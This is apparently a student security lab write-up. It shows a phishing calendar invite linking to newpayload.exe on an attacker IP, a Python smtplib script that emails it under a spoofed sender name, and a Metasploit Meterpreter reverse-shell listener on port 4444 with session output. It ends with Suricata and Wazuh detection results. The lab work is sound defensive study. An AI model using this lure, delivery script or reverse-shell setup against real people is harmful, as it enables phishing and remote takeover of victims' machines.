
```
root@ubuntu-2204: /home/ubuntu/Desktop
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//hacksw/handcal//NONSGML v1.0//EN
BEGIN:VEVENT
UID:20250606T120000Z-1234567@example.com
DTSTAMP:20260606T120000Z
DTSTART:20260606T130000Z
DTEND:20260606T133000Z
SUMMARY:Urgent Security Update
DESCRIPTION:Please click this link to install the security patch:\n\nhttp://192.168.119.149/newpayload.exe
LOCATION:http://192.168.119.149/newpayload.exe
END:VEVENT
END:VCALENDAR
~
~
~
~
~
```

In Phase 2, a malicious calendar invite was created to make the attack appear legitimate and time sensitive. An ICS file named malicious_invite.ics was crafted with the event title set to “Urgent Security Update” to encourage the recipient to open it. The malicious download link was embedded in both the DESCRIPTION and LOCATION fields so it would be visible regardless of how the calendar application displayed the event details. The start and end times were set to a future date of June 6, 2026, helping the invite appear realistic and relevant.



```
root@ubuntu-2204: /home/ubuntu/Desktop

import smtplib
from email.message import EmailMessage
from email.utils import formataddr

SMTP_SERVER = 'spam1.remote.ie'
SMTP_PORT = 587

# Your Gmail credentials (use App Password if 2FA enabled)
GMAIL_USER = [redacted]
GMAIL_PASS = [redacted]  # Replace with your app password

FROM_NAME = 'Abdullah Test Team'
FROM_EMAIL = 'abdullah@remote.ie'
TO_EMAIL = 'ab.duetcse@gmail.com'
SUBJECT = 'Testing ICS security'

with open('malicious_invite.ics', 'r') as f:
    ics_content = f.read()

msg = EmailMessage()
msg['Subject'] = SUBJECT
msg['From'] = formataddr((FROM_NAME, FROM_EMAIL))
msg['To'] = TO_EMAIL

msg.set_content("""\
Dear User,

Please find the attached calendar invite for the mandatory security update.

Best Regards,
Abdullah Test  Team
""")

msg.add_attachment(
    ics_content.encode('utf-8'),
    maintype='text',
    subtype='calendar',
    filename='malicious_invite',
    disposition='attachment',
    headers=['Content-Class: urn:content-classes:calendarmessage']
)
```

Now, a Python script was created using the smtplib library to deliver the phishing email to the victim. The script was configured to send an email with a calendar invite attached, while spoofing the sender name as “Abdullah Test Team” to make the message appear trustworthy and internal. The script successfully sent the email with the .ics file attached, and the configuration and execution of the email script are shown in the screenshot.



Testing ICS security Inbox ×

1 of 4

Sat, Jun 6 • 7:00 PM – 7:30 PM
Urgent Security Update

http://192.168.119.149/newpayload.exe

On your Google Calendar
Conflict with uniMinds - Recurring Meeting | Monthly on First Saturday at 7:00 PM – 8:00 PM

Directions   Invite others

Based on this email   Correct?


Abdullah Test Team <abdullah@remote.ie>   4:32 PM (1 hour ago)
to me

Dear User,

Please find the attached calendar invite for the mandatory security update.

Best Regards,
Abdullah Test Team

One attachment • Scanned by Gmail
malicious_invite Download


CALENDAR

Urgent Security Update

Saturday, June 6, 2026 · 7:00 – 7:30pm

http://192.168.119.149/newpayload.exe


Please click this link to install the security patch:

http://192.168.119.149/newpayload.exe

10 minutes before, as email
10 minutes before


Md.Abdullah Bin Salam

Then the phishing email was designed to look simple and legitimate, with the subject line set to “Testing ICS security” and a short message instructing the recipient to open the attached calendar invite. The attachment included the previously created *malicious_invite.ics* file. Screenshots were taken to show the email as it appeared in the victim’s inbox (email_inbox.png) and to confirm that the calendar invite was successfully opened and added to the victim’s calendar.



Name	Date modified	Type	Size
newpayload	1/17/2026 4:36 PM	Application	7 KB
One Calendar Installer	1/17/2026 4:14 PM	Application	1,082 KB
IcsTool Installer	1/17/2026 4:12 PM	Application	1,082 KB


After that, the attack was triggered through normal user interaction. The victim opened the phishing email and downloaded the attached .ics file, which was then automatically added to Google Calendar. After viewing the calendar event, the victim clicked the embedded link, believing it to be related to the scheduled update. This action led to the download of the malicious executable file, *newpayload.exe*, onto the victim’s system. A screenshot capturing the successful download of the payload.



```
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.88-dev-                          ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.119.149
LHOST => 192.168.119.149
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.119.149:4444
[*] Sending stage (177734 bytes) to 192.168.119.1
[*] Meterpreter session 1 opened (192.168.119.149:4444 -> 192.168.119.1:55745) at 2026-01-17 05:40:41 -
0500

meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.119.1 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.119.149:4444
[*] Sending stage (177734 bytes) to 192.168.119.1
[*] Meterpreter session 2 opened (192.168.119.149:4444 -> 192.168.119.1:49672) at 2026-01-17 06:07:29 -
0500

meterpreter > getuid
Server username: DESKTOP-IF7FUAJ\HP
meterpreter >
```


On the attacker side, Metasploit was used to set up a listener to receive the incoming connection. The multi/handler module was configured with the Windows Meterpreter reverse TCP payload, using the attacker's IP address (192.168.119.149) and port 4444. Once the victim executed the downloaded payload, a reverse shell connection was successfully established from the victim machine back to the attacker system. The session details showed the connection from 192.168.119.1 to 192.168.119.149:4444, running under the user context DESKTOP-IF7FUAJ\HP. Multiple sessions were opened and managed during testing, with the successful exploitation.

SURICATA CUSTOM RULES



rule.name: REVERSE SHELL Attempt - Suspicious TCP Port 4444

Alert Signature	Alert Category	Count
REVERSE SHELL Attempt - Suspi…	A Network Trojan was detected	69




Alerts [Filebeat Suricata]

69 docume

network.packets	393
network.transport	tcp
related.ip	192.168.119.1, 192.168.119.149
rule.category	A Network Trojan was detected
rule.id	1000002
rule.name	REVERSE SHELL Attempt - Suspicious TCP Port 4444
service.type	suricata
source.address	192.168.119.1
source.bytes	13.5KB
source.ip	192.168.119.1

Custom Suricata rules were created to monitor and detect malicious network activity related to the attack. The rules were designed to identify the download of the malicious payload (newpayload.exe) as well as reverse shell connections communicating over TCP port 4444. Once these rules were applied, Suricata successfully detected suspicious traffic and generated alerts indicating a reverse shell attempt. One of the key alerts triggered was Rule ID 1000002, labeled "REVERSE SHELL Attempt – Suspicious TCP Port 4444," and categorized as "A Network Trojan was detected." The alert showed traffic originating from the victim machine (192.168.119.1) to the attacker system (192.168.119.149:4444), with a total of 393 TCP packets captured. Suricata's detection statistics further confirmed the presence of malicious activity during the monitoring period. The system identified ubuntu-2204 as the top alerting host, indicating consistent involvement in the detected reverse shell traffic. A total of 69 reverse shell attempts were logged, showing repeated and sustained communication attempts between the victim and attacker machines. The alerts followed a consistent time pattern, demonstrating ongoing activity rather than a single isolated event. These results highlight Suricata's effectiveness in detecting network-based threats and providing clear visibility into suspicious communication patterns.

WAZUH PART



Security Alerts

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 17, 2026 @ 05:48:59.263	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - taskhost.exe	12	61634
Jan 17, 2026 @ 05:45:36.950	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
Jan 17, 2026 @ 05:45:34.234	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @ 05:45:34.234	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @ 05:45:34.232	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638
Jan 17, 2026 @	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - dllhost.exe	12	61638

The Wazuh agent on the victim machine successfully detected several suspicious activities that are commonly associated with malware behavior. Multiple alerts were generated for unusual processes, including *taskhost.exe* and several instances of *dllhost.exe*, which indicated possible process injection and attempts to evade security controls. These detections were mapped to the MITRE ATT&CK technique T1055 (Process Injection) and associated with tactics such as Defense Evasion and Privilege Escalation. The alerts clearly showed that Wazuh was able to identify abnormal behavior resulting from the executed payload.

The alerts were triggered between January 17, 2026, from 05:45 to 05:48, and were classified as high severity, with alert levels ranging from 12 to 15. Several rule IDs were involved, including 61634, 61638, and 92213, each highlighting different aspects of the malicious activity. The alert descriptions pointed to malware-like behavior and suspicious process creation, providing clear indicators of compromise. These detailed logs demonstrate Wazuh's effectiveness in detecting and reporting advanced attack activity in real time.

We have successfully solved the lab by completing all the required phases and demonstrating the full attack and detection workflow. Throughout the lab, we were able to simulate a realistic phishing attack, execute the payload, and establish a reverse shell connection. More importantly, we confirmed that the attack was effectively detected using both host-based and network-based security tools. This lab helped us better understand how attacks occur in real-world scenarios and highlighted the importance of using multiple layers of security to identify and respond to threats.